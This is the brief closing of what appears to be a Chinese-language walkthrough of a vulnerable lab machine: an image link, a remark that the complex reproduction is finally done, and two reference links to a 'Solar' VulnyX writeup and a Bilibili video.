
自此,这个超级复杂的靶机复现终于结束了。。。。。。。。
参考
https://len4m.github.io/posts/solar-writeup-vulnyx-en/
https://www.bilibili.com/video/BV1Jh6AYDE1b/?vd_source=8981ead94b755f367ac539f6ccd37f77